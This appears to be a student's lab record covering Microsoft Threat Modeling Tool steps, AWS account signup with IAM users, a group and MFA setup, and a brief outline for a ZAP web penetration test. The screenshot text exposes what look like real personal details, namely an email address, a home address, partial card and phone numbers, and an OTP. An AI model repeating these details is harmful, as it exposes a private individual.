
- Step 3 Choose the download you want ThreatModelingTool2016.msi 4.0 click Next



- Step 4 Click Next



- Step 5 finish the installation click next step




- Step 6 After installation completed go to Threat Model create A Model




Create application


- Step 7 go to view click stencils display the tools




- Step 8 Take application, Human user, Authentication provider and give the permission




- Step 9 Take local storage HTML and security cookies




- Step 10 Take browser and cloud storage give a permission




- Step 11 Assign HTTPS user, google to app and HTTP app to storage




- Step 12 Add Internet Boundary and got reports




- Step 13 Click Create Full Report



- Step 14 Threat properties to include in report , Generate Report




- Step 15 Save the file and view the report



- **Step 16** Report will be generated find the vulnerability and threat in your application

Create a cloud account in AWS & Access the IAM user service & create two user accounts & one group and add 2 created users to the group and setup two factor authentication to any one user.

- **Step 1:** - Open the chrome browser & search the AWS then click on theamazon web services-AWS official site



- **Step 2:** - Then click on create a free account



- **Step 3:** - Enter your email address & AWS account name then click on verify email address

Sign up for AWS

Root user email address
Used for account recovery and some administrative functions.

AWS account name
Choose a name for your account. You can change this name in your account settings after you sign up.

Verify email address

Step 4: - Enter verification code then click on verify

Sign up for AWS

Confirm you are you
Making sure you are secure — it's what we do.
We sent an email with a verification code to [\(not you?\)](mailto:swasureddy143@gmail.com). Enter it below to confirm your email.

Verification code

Verify

Resend code

Didn't get the code?
• Codes can take up to 5 minutes to arrive.
• Check your spam folder.

- Step 5: - Enter Root user password & confirm the password then click on Continue

Sign up for AWS

Create your password

It's you! Your email address has been successfully verified. X

Your password provides you with sign in access to AWS, so it's important we get it right.

Root user password

 Confirm root user password

Continue (step 1 of 5)

- Step 6: - Full fill the contact information then click on continue

Who should we contact about this account?

Full Name

Phone Number

Country or Region

Address

City

State, Province, or Region

Postal Code

Customers with an Indian contact address are served by Amazon Web Services India Private Limited, the local seller for AWS services in India.
 I have read and agree to the terms of the AWS Customer Agreement [\[?\]](#).

Continue (step 2 of 5)

- Step 7: - Full fill the billing information then click on verify and continue

Credit or Debit card number

AWS accepts all major credit and debit cards. To learn more about payment options, review our [FAQ](#).

Expiration date

Cardholder's name

CVV

Billing address
 Use my contact address
 behind cocoon market road vapasaandra chikkaballapur karnataka 562101 IN
 Use a new address

Do you have a PAN?
 Permanent Account Number (PAN) is a ten-digit alphanumeric number issued by the Indian Income Tax Department. This 10-digit number is printed on the front of your PAN card.
 Yes
 No
 You can go on the Tax Settings Page on Billing and Cost Management Console to update your PAN information.

Verify and Continue (step 3 of 5)

- Step 8: - Enter one time password (OTP) then click on make payment

MasterCard SecureCode

Merchant : AMAZON
Transaction Date & Time : 01 Jan 2023 18:10:30
Transaction Amount : ₹ 2.00
Card Number : XXXX XXXX XXXX 7433

Authenticate Payment
We have sent an OTP to your mobile number 88xx2xxx96

Enter One Time Password (OTP)
899223

Make Payment

Resend OTP (11)
Remaining attempt: 2

[Cancel and Go back to merchant](#)

- Step 9: - Enter your phone number & captcha then click on send SMS

Sign up for AWS
Confirm your identity

Before you can use your AWS account, you must verify your phone number. When you continue, the AWS automated system will contact you with a verification code.

How should we send you the verification code?
 Text message (SMS)
 Voice call

Country or region code
India (+91)

Mobile phone number
+91 9876543210

Security check

Type the characters as shown above
45mfh2

Send SMS (step 4 of 5)

- Step 10: - Then enter the verification code

Sign up for AWS

Confirm your identity

Verify code

5313

Continue (step 4 of 5)


- Step 11: - Then click on complete sign up



- Step 12: - Click on Go to AWS management console



- Step 13: - Click on sign in to the console



- Step 14: - Select the IAM user & enter your email address then click onNext



- Step 15: - Enter the captcha then click on submit

Security check

Type the characters seen in the image below



svfr6

Submit

- Step 16: - Enter your password then click on sign in option

Root user sign in

Email: swasuureddy143@gmail.com

Password

[Forgot password?](#)

Sign in

- Step 17: - Then click on IAM
- Step 18: - Click on user




No recently visited services

Explore one of these commonly visited AWS services.

IAM	EC2	S3	RDS	Lambda
Access management User groups Users Roles Policies Identity providers Account settings	this account Root user has no active access keys Using access keys attached to an IAM user instead of the root user improves security	IAM resources User groups: 0 Users: 0 Roles: 2		

- Step 19: - Then click on Add user



Introducing the new Users list experience.
We've redesigned the Users list experience to make it easier to use. Let us know what you think.

Users (0) info

An IAM user is an identity with long-term credentials that is used to interact with AWS in an account.

Add users

User name	Groups	Last activity	MFA	Password age	Active key age
swasuureddy		2023-09-12 10:45:00		Never	Never

No resources to display

- Step 20: - Enter user name then if you want add multiple user
 Choose Add another user for each additional user & type their usernames
 Select the password – AWS MCA. Then Select the customer password& enter the Password. Then click on Next: permission

Multiple users at once with the same access type and permissions. Learn more

User name* chandana
bhavna

Add another user

access type

Users will primarily access AWS. If you choose only programmatic access, it does NOT prevent users from accessing the console using AWS credential type*.

Access key - Programmatic access

Enables an access key ID and secret access key for the AWS API, CLI, SDK, and other development tools.

Password - AWS Management Console access

Enables a password that allows users to sign-in to the AWS Management Console.

Console password*

Autogenerated password Custom password Show password:

Require password reset Users must create a new password at next sign-in. Users automatically get the IAMUserChangePassword policy to allow them to change their own password.

Cancel Next: Permissions

- Step 21: - Click on create group

Add user

Add user

Set permissions

Add users to group

Add users to an existing group or create a new one. Using groups is a best-practice way to manage users' permissions by job functions. Learn more

Add user to group

Create group Refresh

Showing 1 result

Group myfriends@school Attached policies AmazonGuardDutyFullAccess and 9 more

Set permissions boundary

Create group

- Step 22: - Enter the group name & Give a policies then click on create group

Create group

Group name myfriends@school

Create policy Refresh


Showing 881 results

Policy name	Type	Used as	Description
AdministratorAccess	Job function	None	Provides full access to AWS services and resources.
AdministratorAccess-Amplify	AWS managed	None	Grants account administrative permissions while explicitly allowing direct access to AWS services.
AdministratorAccess-AWSConfig	AWS managed	None	Grants account administrative permissions. Explicitly allows developers and administrators to use AWS Config.
AlexaForBusinessDeviceSetup	AWS managed	None	Provide device setup access to AlexaForBusiness services.
AlexaForBusinessFullAccess	AWS managed	None	Grants full access to AlexaForBusiness resources and access to related AWS services.
AlexaForBusinessGatewayExecution	AWS managed	None	Provide gateway execution access to AlexaForBusiness services.

Create group

- Step 23: - Then group will be created

- Step 24: - Search the users then click on users



- Step 25: - Then click on Add MFA



- Step 26: - Then click on Activate MFA



- Step 27: - Enter the user name then click on continue

Name*
chandana
Maximum 128 characters. Use alphanumeric and * = , . @ _ characters.

Choose the type of MFA device to assign:

- Virtual MFA device**
Authenticator app installed on your mobile device or computer
- Security key**
Authenticate by using a FIDO security key, such as Yubikey
- Other hardware MFA device**
Hardware TOTP token

For more information about supported MFA devices, see AWS Multi-Factor Authentication

Cancel Continue

- Step 28:-Then download the Google authentication app in your phone
- Step 29:-Then scan the QR code to add your AWS account to theAuthenticator app



- Step 30: - Enter the numeric code from the authentication into the AWSconsole. Then wait for a new code to appear in the authenticator.

Enter the second code. Then click on “Assign MFA”



Conduct Penetration testing on any web site/web application and report the vulnerabilities:

- 1) Installing ZAP**
- 2) Running an automated scan**
- 3) Exploring the application manually**
 - Explore pages protected by login
 - Exploring web application over a defined sequence
- 4) Prepare a vulnerability report**